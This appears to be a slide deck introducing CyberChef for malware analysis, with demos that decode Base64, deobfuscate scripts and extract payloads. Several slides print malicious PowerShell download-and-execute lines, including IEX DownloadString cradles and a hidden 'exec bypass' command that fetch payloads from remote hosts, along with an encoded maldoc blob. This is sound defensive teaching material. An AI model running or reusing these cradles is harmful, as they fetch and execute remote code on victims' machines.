

Introduction to CyberChef

(For Malware Analysis)

Xavier Mertens | PTS22 | July 2022
[TLP:White]



Who's Talking?

- Xavier Mertens (@xme)
- Freelance consultant based in Belgium
- Hunting bad guys
- SANS ISC Senior Handler
- SANS Instructor (FOR610)
- BruCON Co-Organizer



Follow
me!

Introduction to CyberChef

CyberChef

Master Build, Test & Deploy passing

 code quality: js/ts A+



npm v9.32.3

license Apache 2.0

chat on gitter

The Cyber Swiss Army Knife

CyberChef is a simple, intuitive web app for carrying out all manner of "cyber" operations within a web browser. These operations include simple encoding like XOR or Base64, more complex encryption like AES, DES and Blowfish, creating binary and hexdumps, compression and decompression of data, calculating hashes and checksums, IPv6 and X.509 parsing, changing character encodings, and much more.

The tool is designed to enable both technical and non-technical analysts to manipulate data in complex ways without having to deal with complex tools or algorithms. It was conceived, designed, built and incrementally improved by an analyst in their 10% innovation time over several years.

Introduction to CyberChef

Developed by GCHQ


Regularly updated

Easy to use (if you can use a browser, you can use it)

Client side application (important from a data management point of view)

Very popular

Based on “recipes”



Interesting Features

Load & save recipes (read: build your lib and/or share with peers)

Load & save files (can add cyberchef in a process flow)

Search, highlight text

Customizable...

Customizable

Feel like \$HOME!

Options

Please note that these options will persist between sessions.

Theme (only supported in modern browsers)

Classic

Preserve carriage returns (0x0d)

For high-entropy inputs

Operation error timeout in ms (0 for never)

4000

Size threshold for treating the input and output as a file (KiB)

2048

Console logging level

Info

☒ Update the URL when the input or recipe changes

☒ Highlight selected bytes in output and input (when possible)

☒ Treat output as UTF-8 if possible

☒ Word wrap the input and output

☒ Operation error reporting (recommended)

☐ Use meta key for keybindings (Windows /Command )

☒ Attempt to detect encoded data automagically


☒ Render a preview of the input if it's detected to be an image

☒ Keep the current tab in sync between the input and output

Quick Access

Online	https://gchq.github.io/CyberChef/
Offline	\$ firefox /usr/local/cyberchef/CyberChef_v9.28.0.html &
Docker	\$ docker pull mpepping/cyberchef

Simple as 1, 2, 3...



Operations

Data Format

Compression

Encryption/Encoding/Keys

Hashes

Arithmetic/Logic

Code Tidy

Networking

Forensics

Language

Multimedia

Utils

Flow Control

Date/Time

....

Extractors

Regex



Expand Capabilities

Regular expression

Built in regexes

User defined

Regex

☒ Case insensitive

☒ ^ and \$ match at newlines

☐ Dot matches all

☐ Unicode support

☐ Astral support

☐ Display total

Output format

Highlight matches

YARA Rules

Rules

☐ Show strings

☐ Show string lengths

☐ Show metadata

☒ Show counts

Friendly Helper

Cyberchef will try to suggest a simple recipe...

From Base64 will produce
"This is a simple
encoded string! "

Output

VGhpcyBpcyBhIHNpbXBsZSB1bm

Output

VGhpcyBpcyBhIHNpbXBsZSB1bmNvZGVkIHNoZmlyZyEK

time: 0ms
length: 44
lines: 1

12

Extracting Base64

Base64 is everywhere

Native PowerShell encoding

Macros

Python

...

Demo1

Extracting Base64

From Base64 - CyberChef

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)&input=YVdZZ0tDUkZiblk2VUZKUFEwVIRVMDITV

Download CyberChef

Last build: 2 days ago

Options

About / Support

Operations

from

From Morse Code

From MessagePack

From BCD

From Hex

From Base

From Octal

From Base32

From Base58

From Base62

From Base64

From Base85

From Binary

From Braille

From Decimal

From Hexdump

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

STEP

BAKE!

Auto Bake

Input

start: 336
end: 336
length: 0

length: 336
lines: 1

aWYgKCRFbnY6UFJPQ0VTU09SX0FSQ0hJVEVDVfVSRSAtZXEgJ0FNRDY0JyL7IElFWCh0ZXctT2JqZWNOIE5ldC5XZWJDdGllbnQpLkRvd25sb2FkU3RyaW5nKCdodHRw0i8vMTkyLjE2OC4yMC4xMjg60TAwMC9sN2JRUGxUQWJmL0lVbVBW0HhScXInKTsgfSB1bHNlIHsgSUVYKE5ldy1PYmplY3QgTmV0LldlYkNsaWVudCkuRG93bmxxvYVRTdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjIwLjEyODo5MDAwL2w3YlFQbFRBYmYvT2VrWWh1TElUYicpOyB9

Output

start: 252
end: 252
length: 0

time: 1ms
length: 252
lines: 1

if (\$Env:PROCESSOR_ARCHITECTURE -eq 'AMD64'){ IEX(New-Object Net.WebClient).DownloadString('http://192.168.20.128:9000/l7bQP1TAbf/IUmPV8xRqr'); } else { IEX(New-Object Net.WebClient).DownloadString('http://192.168.20.128:9000/l7bQP1TAbf/OekYkuLITb'); }

Simple Regexes

Let's try to find weakest passwords from a list...

Demo2

Simple Regexes

Regular expression - CyberChef

+

← → ↺

https://gchq.github.io/CyberChef/#recipe=Regular_expression('User defined','^([a-zA-Z0-9]{1,8}|\S{1,3})\$\n',true,true,false,false,false)

☆

📧 ⬇️ 🚫 ☰

Download CyberChef ⬇️

Last build: 2 days ago

Options ⚙️ About / Support ?

Operations

Search...

Favourites ★

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Compression

Hashing

Code tidy

Forensics

Multimedia

Recipe

Regular expression

Built in regexes

User defined

Regex

`^([a-zA-Z0-9]{1,8}|\S{1,3})$`

☒ Case insensitive

☒ ^ and \$ match at newlines

☐ Dot matches all

☐ Unicode support

☐ Astral support

☐ Display total

Output format

Highlight matches

STEP

BAKE!

Auto Bake

Input

length: 404,062 total: 2 loaded: 2

< 1: ffffffffffdzr34324é"dfé"34é X

2: passwords.txt X > ...

Name: passwords.txt

Size: 404,062 bytes

Type: text/plain

Loaded: 100%

time: 153ms total: 2

length: 404062 time: 376ms

lines: 45987 average: 78ms

< 1: ffffffffffd

2: 123456adminsupt<span class='hl1' t...

> ...

p@\$w0rd

matrix

225588

142536

147258

1234!@#\$

ferrari

1qaz2wsx!@#

qaz123

123456qwe

q1w2e3r4t5y6

0p9o8i7u

vvatta

Chaining Operations

How can we deobuscate a simple script?

Demo3

Chaining Operations

Regular expression, 2 more - Cy X

+

← → ↺

https://gchq.github.io/CyberChef/#recipe=Regular_expression('User defined','[a-zA-Z0-9%2B/%3D]{30,}',true,true,false,false,false,fal

☆

📧 ⬇️ 🚫 ☰

Download CyberChef ⬇️

Last build: 2 days ago

Options ⚙️ About / Support ?

Operations

url

Defang URL

URL Decode

URL Encode

Extract URLs

Split Colour Channels

Randomize Colour Palette

Image Hue/Saturation/Lightness

To Quoted Printable

From Quoted Printable

Extract domains

Parse URI

Favourites ★

Data format

Encryption / Encoding

Public Key

Recipe

Regular expression

Built in regexes

User defined

Regex

[a-zA-Z0-9+/=]{30,}

☒ Case insensitive

☒ ^ and \$ match at newlines

☐ Dot matches all

☐ Unicode support

☐ Astral support

☐ Display total

Output format

List matches

From Base64

Alphabet

A-Za-z0-9+/=

STEP

BAKE!

Auto Bake

Input

length: 246

lines: 1

+ 📁 ↺ 🗑️ 🖨️

powershell -exec bypass -WindowStyle Hidden IEX(IEX("[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('KE5ldy1PYmpLY3QgTmV0LldlYkNsaWVudCkuRG93bmVvYWRTdHJpbmcoImh0dHA6Ly8xOTIuMTY4LjEuMTAxOjgwODAvZ2V0X3BheWxvYWQiKQ=='))))

Output

time: 2ms

length: 38

lines: 2

📁 📄 ↺ 🗑️ 🖨️

http://192.168.1.101:8080/get_payload

Deobfuscating Payload

In many malicious scripts, payload are encode/compress/... multiple times.

Demo4

Deobfuscating Payload

Regular expression, 4 more - Cy X

+

← → ↺

https://gchq.github.io/CyberChef/#recipe=Regular_expression('User defined','[0-9,]',true,true,false,false,false,false,'List matches')Find

☆

📧 ⬇️ 🚫 ☰

Download CyberChef ⬇️

Last build: 2 days ago

Options ⚙️ About / Support ?

Operations

string

Strings

Escape string

Unescape string

Parse ASN.1 hex string

Image Hue/Saturation/Lightness

Citrix CTX1 Decode

Citrix CTX1 Encode

Count occurrences

Detect File Type

Divide

Enigma

Expand alphabet range

Extract IP addresses

Find / Replace

Fork

Recipe

Find

\n

EXTENDED (N, T, X...)

Replace

☒ Global match

☐ Case insensitive

☒ Multiline matching

☐ Dot matches all

From Charcode

⏏ ||

Delimiter

Comma

Base

10

Gunzip

⏏ ||

Strings

⏏ ||

Encoding

Single byte

Minimum length

4

Match

All printable chars (A)

☒ Display total

STEP

BAKE!

Auto Bake

Input

length: 451,189

+

📁

📄

🗑️

🔍

Name: payload.tmp

Size: 451,189 bytes

Type: unknown

Loaded: 100%

Output

time: 522ms
length: 20773
lines: 2264

📁 📄 ↶ ↷ 🔍

Total found: 2261

!This program cannot be run in DOS mode.

.text

`.rsrc

@.reloc

++;/

+ [8\

+0~b

+, (Z

+I+J

-/+A

+=+)

+c8S

KDBM(f

Extract Shellcode from Maldoc

Maldocs are very popular for a long time

Cyberchef does not support the OLE2 format (legacy format)

Need to extract the initial payload with other tools

Demo5

Extract Shellcode from Maldoc

```
remnux@remnux:~/malwarezoo/$ oledump.py checkbox.doc
```

```
1:      114  '\x01CompObj'
2:    7097  '1Table'
3:      520  'Macros/PROJECT'
4:      95   'Macros/PROJECTwm'
5:      97   'Macros/UserForm1/\x01CompObj'
6:     292   'Macros/UserForm1/\x03VBFrame'
7:    7662   'Macros/UserForm1/f'
8:      84   'Macros/UserForm1/o'
9:  M      163  'Macros/VBA/Module1'
10: m     157  'Macros/VBA/ThisDocument'
11: m     231  'Macros/VBA/UserForm1'
12:        7  'Macros/VBA/_VBA_PROJECT'
13:     812   'Macros/VBA/dir'
14:    4096   'WordDocument'
```


Extract Shellcode from Maldoc

```
remnux@remnux:~/malwarezoo/$ oledump.py checkbox.doc -s 7 -S
```

```
CheckBox1
```

```
JABzAD0ATgB1AHcALQBPAGIAagB1AGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABY  
AGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwB1ADYA  
NABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAAQQBBAEEAAQQBBAEEAAQQBLADEAWAA2  
ADMATwBpAHkAQgBiAC8ASABQADgASwBQAHEAUgBLAEwAVQAYAEMAagB4AGkAZABYAFYA  
UwB0AEQAeABBAFEAMABJAGkAdgBtAEUAMgBsAEcAbQBnAFIAUgBjAEMAbQBBAFgARgBu  
AC8AdgBjADkAbwBHAFkAegBPADUAbAA3AHAAKwBwAGUAcQB5AGkANwBtAC8AUAA4AG4A  
VQBjAGYATgBFAHgAdgB0AEUAcABzAGcAeQBxAGUAaQBAG0AYgBHAFMAYQBCADcAYgBs  
AE0ATgBaAGUANwA3AG4AawBpAFoAUgA2AFoAcgAvAG4AYwBLAG4AUQB0AG0AaAA2AG4A  
aQB6AGMATAAwAHoAZQBmAGUATQBZAGIATQBRA DIAQwBnADQARAA1AEsAMwBjADEAUQBn  
